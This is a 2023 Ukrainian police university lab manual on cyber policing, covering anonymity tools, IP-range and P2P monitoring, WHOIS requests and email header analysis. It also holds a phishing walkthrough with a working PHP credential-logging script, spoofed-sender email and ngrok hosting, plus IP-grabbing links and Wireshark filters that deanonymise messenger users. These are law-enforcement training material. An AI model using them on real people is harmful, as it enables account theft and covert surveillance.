МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ

Харківський національний університет внутрішніх справ

факультет № 4

кафедра протидії кіберзлочинності

МЕТОДИЧНІ МАТЕРІАЛИ

до лабораторних занять

з навчальної дисципліни **Поліцейська діяльність у кіберсфері**

обов'язкових компонент освітньої програми першого рівня вищої освіти 125 Кібербезпека (поліцейські)

м. Харків
2023 рік

ЗАТВЕРДЖЕНО
Науково-методичною радою
Харківського національного
університету внутрішніх справ
Протокол від 30.08.2023 № 7

СХВАЛЕНО
Вченою радою факультету № 4
Протокол від 16.08.2023 № 8

ПОГОДЖЕНО
Секцією Науково-методичної ради
ХНУВС з технічних дисциплін
Протокол від 29.08.2023 № 7

Розглянуто на засіданні кафедри протидії кіберзлочинності (*протокол від 15.08.2023 № 19*

Розробник:
Завідувач кафедри протидії кіберзлочинності, к.ю.н., професор Манжай О.В.

Рецензенти:

Тулупов В.В., доцент кафедри кібербезпеки та DATA-технологій факультету № 6 Харківського національного університету внутрішніх справ к.т.н., доцент;

Павликівський В.І., перший проректор Харківського університету, д.ю.н., професор

1. Розподіл часу навчальної дисципліни за темами

Номер та назва навчальної теми	Кількість годин, відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		Лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр № 6							
Тема № 1 **Засадничі принципи протидії кіберзлочинності та інструментарій поліції у кіберсфері**	**90**	**20**			**24**	**46**	**Залік**
Всього за семестр № 6:	**90**	**20**			**24**	**46**	
Семестр № 7							
Тема № 2 **Об'єкти уваги та особливості використання технологій під час попередження та розслідування кіберзлочинів**	**90**	**20**			**26**	**44**	**Екзамен**
Всього за семестр № 7:	**90**	**20**			**26**	**44**	

2. Методичні вказівки до практичного навчання

Лабораторне заняття. Способи забезпечення анонімності в мережі

Навчальна мета заняття: відпрацювати різні технології забезпечення анонімності в мережі.
Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2007 або вище та доступом до мережі Інтернет.

Вхідні дані.
Перелік проксі-листів TOR та VPN-сервісів:
free-proxy.cz
vpnbook.com/
superfreevpn.com/
freevpnnetwork.com/
bestfreevpn.com/
protonvpn.com
TOR-броузер

Швидка реєстрація електронної пошти
protonmail.com

Програми для створення віртуальних номерів
nextplus.me/
textnow.com

Програми для зміни геолокації на мобільному пристрої
play.google.com/store/apps/details?id=com.lexa.fakegps&hl=ru

Створення облич неіснуючих людей та їх швидка обробка
thispersondoesnotexist.com

Генератор особистостей
https://randus.org/#
http://www.fakenamegenerator.com/

Порядок проведення заняття

1. Відпрацювати підключення через одиничний та ланцюжок проксі-серверів.
2. Відпрацювати принаймні два способи налаштування VPN-з'єднання: 1) через налаштування параметрів мережного підключення операційної системи та 2) за допомогою VPN Client).
3. Переконатися у зміні параметрів виходу в мережу (наприклад, скориставшись сайтом 2ip.ua).
4. Встановити на робочому комп'ютері TOR-броузер та здійснити перегляд декількох onion-сайтів. Спробувати віднайти інформацію з ознаками вчинення правопорушень в Україні. Відповідний перелік сайтів можна знайти за допомогою відомих пошукових систем.
5. З використанням програми NextPlus одержати віртуальний телефонний номер та зареєструватися на одному з мережних ресурсів, які потребують підтвердження реєстрації за номером телефону.

6. Скласти звіт.
7. Підбиття підсумків.

Література, методичне та матеріально-технічне забезпечення занять

1. Апетик А. М., Дьякова А. Д., Ковальова О. В., Козлова А. Г., Манжай О. В., Мердова О. М., Мілорадова Н. А., Пашко Н. А., Юртаєва К. В., Філоненко В. Підготовка поліцейських підрозділів превентивної діяльності, слідства, та дізнання, кіберполіцейських з питань убезпечення дітей у кіберпросторі: навчально-методичний посібник / за заг. ред. Т. В. Журавель, О. В. Ковальової. Київ: ГО Волонтер, 2023.

Лабораторне заняття. Спеціалізовані операційні системи

Навчальна мета заняття: відпрацювати роботу зі спеціалізованими операційними системами.
Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Вхідні дані.
Адреса для завантаження дистрибутиву https://www.whonix.org/wiki/VirtualBox
Документація https://www.whonix.org/wiki/Category:Documentation
Настройка i2p https://www.whonix.org/wiki/I2P

Порядок проведення заняття

1. Завантажити операційну систему Whonix.
2. Налаштувати з'єднання з мережею.
3. Вивчити роботу утиліти ARM.
4. Налаштувати з'єднання з мережею i2p.
5. Скласти звіт.
6. Підбиття підсумків.

Лабораторне заняття. Територіальний моніторинг інформаційних ресурсів

Навчальна мета заняття: ознайомлення з інструментами пошуку неправомірного контенту на території функціонування правоохоронного органу.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Оскільки правоохоронні органи здебільшого працюють за територіальним принципом, постає проблема ефективної профілактики злочинності та виявлення протиправної активності на підконтрольній території. Протиправний контент, пов'язаний зі злочинами у сфері торгівлі людьми, так само може бути розміщений на території функціонування правоохоронного органу та зберігатися і розповсюджуватися з використанням потужностей місцевих провайдерів. При цьому, простий пошук за допомогою пошукових систем нерідко не дає бажаного результату через те, що велика частина протиправних ресурсів не індексується пошуковими системами. У цих умовах правоохоронцю слід користуватися спеціалізованим програмним забезпеченням. При цьому звичайно потрібно володіти інформацією про пул IP-адрес, асоційованих з місцевими провайдерами та операторами зв'язку.

Одним з простих та безкоштовних (з некомерційною метою) застосувань, яке дозволяє визначити запущені сервіси на певних IP-адресах, є програма Network Scanner від LizardSystems. За її допомогою серед іншого можна визначити запущені на комп'ютері сервіси HTTP та FTP (рис. 1).




Рис. 1. Сканування діапазону IP-адрес

Більш докладний пошук за адресами, які становлять інтерес, можна здійснити за допомогою безкоштовного парсера Selka (рис. 2). Ця програма дозволить здійснити пошук інформації про те, де і коли зустрічалися визначені IP-адреси.




Рис. 2. Результат роботи парсера Selka

Крім застосування описаних методів також необхідно здійснювати моніторинг завантажень протиправного контенту у своєму регіоні. Для цього у нагоді стануть сервіси I KNOW (https://iknowwhatyoudownload.com/ru/peer/) та більш професійний – ICACCOPS (рис. 3).

IP	All Networks	Location	FOI	Last Seen (UTC)
193 8.69	B	UA, 26, Zaporozhye	99340	20.03.2017
77.9 186	B	UA, 26, Zaporozhye	85827	20.03.2017
91.1 .246	B	UA, 26, Zaporozhye	76222	19.03.2017
77.9 138	B	UA, 26, Zaporozhye	72321	20.03.2017
46.2 5.79	B E	UA, 26, Zaporozhye	59671	18.03.2017
89.2 103	B	UA, 26, Zaporozhye	57168	17.03.2017
194 .9	B	UA, 26, Zaporozhye	56474	19.03.2017
46.1 4.127	B	UA, 26, Zaporozhye	55803	20.03.2017
95.4 .4	B	UA, 26, Berdyansk	55459	15.03.2017
46.1 8.231	B	UA, 26, Zaporozhye	55308	18.03.2017

Рис. 3. Сервіс ICACCOPS

Для роботи з останнім потрібно зареєструватися з використанням службової електронної поштової скриньки за адресою https://www.icaccops.com/users/login.aspx (рис. 4).




Рис. 4. Реєстраційна форма сервісу ICACCOPS

У результаті застосування даних сервісів серед іншого можна знайти IP-адреси, з яких завантажувалася (рис. 5) та вивантажувалася дитяча порнографія.

12.02.2017 16:49:23	28.02.2017 11:49:28	Детское порно	cpack1_newfag_happiness
08.02.2017 15:49:16	09.02.2017 7:49:32	Детское порно	Siberian Mouse
27.01.2017 20:52:13	27.01.2017 20:52:13	Детское порно	Kelly 10yo
27.01.2017 20:50:12	27.01.2017 20:50:12	Детское порно	pthc vicky.rar

Рис. 5. Результат роботи сервісу «I KNOW»

Подібний до наведених проект Police2Peer функціонує і в Європолі. Більш докладно з ним можна ознайомитись за адресою: https://www.europol.europa.eu/partners-agreements/police2peer.

Для пошуку виготовлювачів та розповсюджувачів шкідливого програмного забезпечення в нагоді може стати сервіс Shodan. Для його повноцінного використання потрібно авторизуватися в сервісі, доцільно також ознайомитися з інформацією про відповідні оператори та фільтри. Так, наприклад, введення у командному рядку *Category:malware Country:UA* дозволить знайти пристрої, на яких встановлено шкідливе програмне забезпечення на території України.




Рис. 6. Результат роботи сервісу «Shodan»

Подальше опитування володільців уражених пристроїв може сприяти встановленню особи, причетної до виготовлення або розповсюдження шкідливого програмного забезпечення.

Здійснити відпрацювання наведених сервісів для діапазону IP-адрес поточного провайдера (дізнатися через зовнішню IP-адресу). Проаналізувати одержані дані. Зареєструватися у сервісі ICACCOPS.

Лабораторне заняття. Використання систем штучного інтелекту в роботі поліції

Навчальна мета заняття: відпрацювати роботу зі спеціалізованими операційними системами.
Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Порядок проведення заняття

1. За допомогою julius.ai проаналізувати таблицю з результатів пошуку в системі Google тендер filetype:csv або is.gd/C0wK5a.
2. За допомогою системи штучного інтелекту побудувати Google dork для пошуку персональних даних в мережі Інтернет.
3. Відпрацювати роботу з регулярними виразами. Створити букмарклет для пошуку телефонного номеру в пошукових системах Google, Yahoo, Bing.
4. Покращити зображення is.gd/SL9Y50 та збільшити його з використанням інструментів remini.ai → watermarkremover.io → @DeepPaintBot → waifu2x.booru.pics.
5. Скласти звіт.
6. Підбиття підсумків.

Лабораторне заняття. Фішінг. Встановлення інформації про володільця доменного імені та IP-адреси

Навчальна мета заняття: ознайомлення з принципами фішінгових атак та протидії ним; демонстрація створення фішінгового сайту (фейку) популярної соціальної мережі; отримати практичні навички користування сервісом Whois.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Фішінг (англ. *fishing* — рибна ловля) – одержання доступу до конфіденційних даних користувачів, яке досягається шляхом проведення масових розсилань електронних листів від імені популярних брендів, наприклад, від імені соціальних мереж (Facebook, Вконтакте, Однокласники), банків (Приватбанк, Ощадбанк), інших сервісів (Rambler, Mail.ru). У листі часто міститься пряме посилання на сайт, який зовні складно відрізнити від справжнього. Опинившись на такому сайті, користувач може повідомити інформацію, що дозволяє одержати доступ до облікових записів тощо.

Фейк (Fake) – точна копія головної сторінки (або будь якої іншої сторінки) оригінального сайту, яка використовується для фішінгу з метою отримання конфіденційних даних користувачів.

Для відпрацювання техніки фішингу можуть бути використані декілька способів:

1. Потрібно знайти хостинг-провайдер для того, щоб записати на нього підроблений сайт (фейк). Для вирішення цього завдання згодиться будь-який хостинг з підтримкою інтерпретатора PHP. Для пошуку ресурсів з безкоштовним хостингом можна скористатися ресурсом http://www.freehostsfinder.com/free-hosting.php.

Зареєструйте хостинг.

Отримавши автентифікаційні дані для зареєстрованого хостингу (login, password), за допомогою будь-якого FTP-файлового менеджера необхідно записати скрипти на сайт. Також для цього можна скористатись вбудованими файловими менеджерами.

Для створення фейку сайту можна скористатися такою технікою:

- завантажити оригінальну сторінку сайту з формою авторизації;
- відкрити вихідний код оригінальної сторінки (наприклад, з використанням правої кнопки миші);
- скопіювати вихідний код сторінки в текстовий файл та назвати його index.html;
- знайти у тексті створеного файлу відповідне посилання на передачу даних з форми введення (form method="post" action= "" або form method=GET action= ""), а також дізнатися імена змінних, які використовуються для передачі автентифікуючої інформації (наприклад, email та pass);
- замінити фразу в лапках на назву, створеного скрипту фіксації даних, наприклад, файл log.php. Його зміст може бути таким:

```
<?PHP

$mail = $_POST['email']; // Логін
$pass = $_POST['pass']; // Пароль

if ($mail !== '') {
$log = fopen("fbfake.txt","a+"); //відкрити файл, в якому будуть зберігатися паролі
```

```
fwrite($log,"\n $mail:$pass"); //записати дані до файлу
fclose($log); //закрити файл

echo "<html><head><META HTTP-EQUIV='Refresh' content ='0;
URL=адреса_сайту'></head></html>";
}
else
echo "<html><head><META HTTP-EQUIV='Refresh' content ='0; URL=
адреса_сайту'></head></html>";
//перенаправляємо користувача на справжній сайт

?>
```

- створити порожній файл fbfake.txt, в якому зберігатимуться автентифікуючі дані;
- завантажити всі описані файли на хостинг.

Перевірити роботу сайту.

2. Інший спосіб розміщення фейкової сторінки полягає у використанні сервісу NGROK, призначеного для тестування роботи сайтів. Для створення самої підробленої сторінки при цьому можна скористатися спеціалізованими утилітами (наприклад, SET) або наведеним раніше способом. В останньому випадку для розміщення сторінки в мережі слід завантажити утиліту ngrok. Запустити її з командного рядка:

```
ngrok http 80
```

Завантажити набір Denwer для створення та управління сайтами та привести його у готовність.

Створити в папці Denwer \Home каталог з назвою виділеної ngrok адреси, а в ньому папку www.

Розмістити в створеній папці www скритпти сайту.

Змінити в папці Denwer \usr\local\apache\conf файл httpd.conf (Listen *:443
Listen *:80).

Запустити Denwer.

Перевірити роботу сайту за протоколами HTTP та HTTPS.

Невід'ємним елементом фішінгу є відправлення листа з підміною адреси відправника. Для виконання цього завдання можна скористатись готовим скриптом, який забезпечує відправку електронних листів від адміністратора популярної соціальної мережі. Проте на безкоштовному хостингу він скоріш за все не спрацює, оскільки буде заблокований налаштуваннями безпеки.

Скрипт тестового сайту знаходиться в каталозі «SendMail», тому для його реалізації достатньо лише створити в каталозі сайту фейку новий каталог «SendMail» та записати існуючі файли-скрипти.

Зверніть увагу! Особа отримає на своїй поштовій скринці відповідний лист.

При наведенні мишкою на посилання, можна побачити, що насправді йде перенаправлення на створений раніше тестовий сайт /?gifts=id2370123.

Для того, щоб захиститись від атак подібного виду, потрібно уважно перевіряти поштові повідомлення так користуватись антифішінговими інструментами.

Анонімні листи можна відправляти і за допомогою сторонніх сервісів, наприклад, https://emkei.cz/, http://anonym-mail.5ymail.com, https://anonymousemail.me/ тощо.

Для наведеного викладачем переліку доменних імен встановити за допомогою ресурсу http://centralops.net інформацію про їх володільця. Підготувати рапорт та сформувати відповідний запит до провайдера телекомунікацій. Обґрунтувати свої вимоги у запиті (див., *зразок*).

Самостійно знайти інші ресурси, які надають послуги сервісу Whois. Звернути особливу увагу на відповідні вітчизняні ресурси (hostmaster.ua). Відпрацювати їх на одному з доменних імен. Порівняти одержані результати на предмет обсягу надаваних даних.

Фабула

Під час патрулювання у м. Харкові в одному із дворів на паркувальному майданчику патрульним було

виявлено візитну картку із зображенням напівроздягненої дівчини, назвою закладу, телефонами та адресою сайту. Позаду візитівки кульковою ручкою було написано адресу. Зайшовши на сайт, вказаний у візитівці, патрульний побачив пропозицію послуг повій у м. Харкові.

Оскільки маршрут патруля пролягав уздовж адреси, вказаної у візитівці, патрульним було прийнято рішення додатково оглянути навколишню територію біля будівлі, вказаній у візитівці. Біля самого будинку було виявлено ще 15 візитівок аналогічного змісту, які лежали на видному місці на козирку будинку, що виходить на проїжджу частину центру міста. У дворі досліджуваного будинку було виявлено урну, зверху якої у відсіку для недопалків знаходилось багато недопалків зі слідами червоного та рожевого кольору. У під'їзді будинку розташовано чотири вхідних двері, по дві на першому та другому поверхах, які оснащені камерами відеоспостереження.

Під час подальшого патрулювання на маршруті було виявлено подібні візитівки, але вже з іншими телефонами та адресою. Водночас вказані назва закладу та сайт збігалися із наведеними на попередньо знайдених візитівках.

Про вказані події патрульний доповів рапортом керівництву.

Визначити порядок дій правоохоронних органів у даній ситуації. Обґрунтувати вибір конкретних заходів та потрібне апаратно-програмне забезпечення. Провести їх моделювання. Скласти відповідні документи. Конкретні назви сайтів, облікових записів тощо повідомляються командам додатково.

Зразок

Запит про власника домену

НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ

[реквізити підрозділу]

ТОВ „Хостинг"

вул. Хрещатик, 10, м. Київ

_____20_ року № _____
На № _____ від _____

У рамках оперативного супроводження матеріалів кримінального провадження № _____ від __.__.20__, на підставі *посилання на статтю нормативно-правового акту*, прошу надіслати на адресу *назва підрозділу* інформацію щодо клієнта, який протягом *період часу* використовував (-є) сервер (мережне обладнання) з IP-адресою ***.***.***.*** для розміщення на ньому сайту *домен* (лише у випадку послуг VPS-хостингу), а також інформацію про внесення зазначеним клієнтом оплати за отримані телекомунікаційні послуги. У разі наявності відповідних договорів або бухгалтерських документів прошу надіслати їх завірені копії.

Ураховуючи обмежений термін на проведення перевірки, прошу Вашого сприяння у наданні зазначеної інформації в якомога стислий строк.

Начальник управління / відділу _____

Вик. _____ _._.
тел. ___-__-__
т. м. 0_____

Лабораторне заняття. Методи встановлення IP-адреси

Навчальна мета заняття: отримати навички встановлення IP-адреси.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

У рамках здійснення різного виду атак зловмисники нерідко вдаються до визначення IP-адрес контактних осіб. Один з методів її встановлення наведено нижче.

1. Створити новий домен на раніше зареєстрованому хостингу (див. попередні заняття).
2. Після реєстрації хостингу можна створити сайт із файлами відправки повідомлення.
3. Через скрипт відправлення поштового повідомлення (ввести у браузері: ім'я створеного сайту/send.php) надсилаємо на відповідну адресу листа (див., зміст файлу send.php). У разі такого переходу у відповідному файлі (ввести у браузері: ім'я створеного сайту/log_ip.html) з'явиться IP-адреса, дата і час звернення за часовим поясом налаштованим на сервері з розміщеним скриптом, версія браузеру та тип операційної системи. За результатом переходу за посиланням особу буде автоматично переадресовано на сайт, визначений у файлі index.php.

Оскільки формування листа передбачає автоматичне розташування у ньому посилання на зображення зі створеного сайту, то навіть у разі відкриття листа без переходу за посиланням можна встановити факт та час мережної активності особи взагалі та у поштовій скриньці зокрема. IP-адреса у цьому випадку належатиме поштовому серверу, з якого переглядалося повідомлення. Остання процедура спрацює лише у випадку активованої функції перегляду зображень у налаштуваннях поштової скриньки.

Подібні функції виконують й інші сервіси в мережі Інтернет, зокрема, grabify.link, blasze.tk.

Для їх використання, як правило, потрібно ввести посилання на ресурс, на який буде пересилатися запит при переході за згенерованим посиланням (після фіксації даних комп'ютера). Це може бути посилання на якийсь малюнок або інший мережний ресурс.

Після введення потрібної інформації генерується посилання, яке надсилається особі. Для перегляду відвідувань надається інше посилання. Надавана за ним інформація, як правило, містить час, дату та IP-адресу переходу, а також відомості про веб-броузер відвідувача.

Окремі ресурси можуть блокувати створені вказаним способом посилання, вважаючи їх вірусними програми, в такому випадку доцільно скористатися сервісами скорочення посилань, такими як, наприклад, bit.ly, eb.by, tinyurl.com, is.gd, clck.ru, tr.im, snipurl.com, u.to, goo.gl, tiny.cc.

Встановити окремі відомості про одержувача електронного листа (дату та час прочитання повідомлення, IP-адресу, з якої повідомлення було прочитано) можна за допомогою сервісу https://www.readnotify.com/ (див. теоретичні відомості).

Самостійно відпрацювати принаймні два з наведених сервісів.

Якщо особа використовує мультимедійні засоби комунікації, то встановити відповідну IP-адресу можна за допомогою програми WireShark. Основна логіка встановлення IP-адреси абонента полягає у використанні фільтра, який буде відслідковувати мережні пакети, які надходять на локальну адресу. Фільтр може бути більш загальним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту*** (1)

або більш конкретним:

*ip.src == **IP-адреса** and udp.srcport == **номер порту** and frame.len==**розмір пакета*** (2)

ip.src == ***IP-адреса*** and stun.att.ipv4-xord (3)

У першому випадку відслідковуються усі пакети, у другому – лише певного розміру, у третьому – ті, які містять певний атрибут.

Наприклад, для відслідковування IP-адреси абонента Skype (необхідне перебування в контактах шуканого абонента) для старих версій програми (до 2018 року) у фільтрі (1), (2) потрібно вказати свою IP-адресу та номер порту, який можна дізнатися у настройках Skype (Інструменти → Настройки → Додатково → З'єднання).

У нових версіях Skype можна скористатися фільтром, який шукатиме з'єднання за протоколом STUN (3). Після чого на головній сторінці WireShark у поле Filter слід ввести відповідний фільтр та запустити процес перехоплення пакетів, натиснувши кнопку у вигляді плавнику. Після здійснення вказаних процедур потрібно ініціювати з'єднання з активним абонентом Skype. Якщо він використовує програму Skype, то у вікні WireShark відобразяться пакети з IP-адресою кінцевого вузла зв'язку (це може бути адреса провайдера абонента; його власна зовнішня IP-адреса; локальна адреса, у випадку роботи обох Skype-клієнтів в одній локальній мережі; адреса Microsoft, якщо абонент виходив на зв'язок через веб-клієнт тощо). Так само за допомогою WireShark можна дізнатися IP-адреси абонентів й деяких інших мультимедійних засобів спілкування, зокрема Viber (фільтр – *ip.src == **IP-адреса** and data.len == 58*), Telegram (ip.src == ***IP-адреса*** and data.len==88).

З урахуванням наведених відомостей дізнатися IP-адресу будь-якого активного користувача Skype.

Крім застосування програми WireShark існують й інші способи одержання інформації про IP-адресу абонента (див., теоретичні відомості).

Базовий формат поштових повідомлень (листів, messages) і статей USENET (article) визначається RFC 822 і його «спадкоємцем» RFC 2822. Кожне повідомлення (лист, message, стаття, article) складається з конверта і вмісту. Конверт зберігає адресну інформацію, необхідну для відправки і передачі повідомлення одержувачеві. Формат конверта визначається середовищем розповсюдження. Для його автоматичного створення може використовуватися інформація з вмісту повідомлення. Стандарт визначає тільки формат вмісту повідомлення і лише у момент передачі, тобто повідомлення можуть зберігатися абсолютно в іншому форматі. Повідомлення ділиться на рядки і складається з секції заголовків і тіла повідомлення (можливо порожнього).

Виходячи з даних, наведених в теоретичних відомостях, проаналізувати заголовок та тіло листа зі своєї електронної поштової скриньки. Визначити адресу відправника та маршрут руху листа. Скласти звіт, у якості шаблону взяти інформацію з прикладу.

Відпрацювати сервіс https://www.iplocation.net/trace-email.

Приклад. ***Розшифровка типового заголовку листа***

Return-path: *@ukr.net** *– зворотна адреса, вказана відправником;*

Received: from [212.9.224.21] (port=25 helo=mail-out.iptelecom.net.ua) *– лист отримано від хосту mail-out.iptelecom.net.ua з IP-адресою 212.9.224.21*

by mx5.mail.ru *– ім'я комп'ютера, який приймав повідомлення;*

with esmtp id 1COlNS-000F0L-00 *– комп'ютер, що прийняв повідомлення, надав йому ідентифікаційний номер 1COlNS-000F0L-00;*

Tue, 18 Nov 2008 02:14:18 +0300 *– передавання листа здійснювалося у вівторок, 18 листопада 2008 року о 02:14:18 за часом третього часового поясу, який випереджає Гринвічський часовий пояс на 3 години, звідси «+0300»;*

Received-SPF: none (mx5.mail.ru: 212.9.224.21 is neither permitted nor denied by domain of ukr.net) client-ip=212.9.224.21 *– отримана відповідь на SPF-запит. Технологія SPF (Sender Policy Framework) є одним зі способів ідентифікації відправника електронного листа та надає додаткову можливість фільтрування потоку пошти на наявність у ньому повідомлень зі спамом. За допомогою SPF пошта поділяється на «дозволену» й «заборонену» відносно домену одержувача чи відправника. В даному випадку, поштовий сервер одержувач mx5.mail.ru здійснив SPF-запит до домену ukr.net, де було отримано відповідь про фактичну відсутність SPF-захисту (дослівно: mx5.mail.ru здійснив SPF-запит до домену ukr.net про наявність у списках IP-адреси 212.9.224.21, на що було отримано відповідь про те, що цю адресу не внесено ані в дозволені, ані в заборонені списки SPF домену ukr.net);*

envelope-from=*@ukr.net** *– заголовок, який додається до листа деякими поштовими програмами під час доставки кінцевому одержувачу;*

helo=mail-out.iptelecom.net.ua;

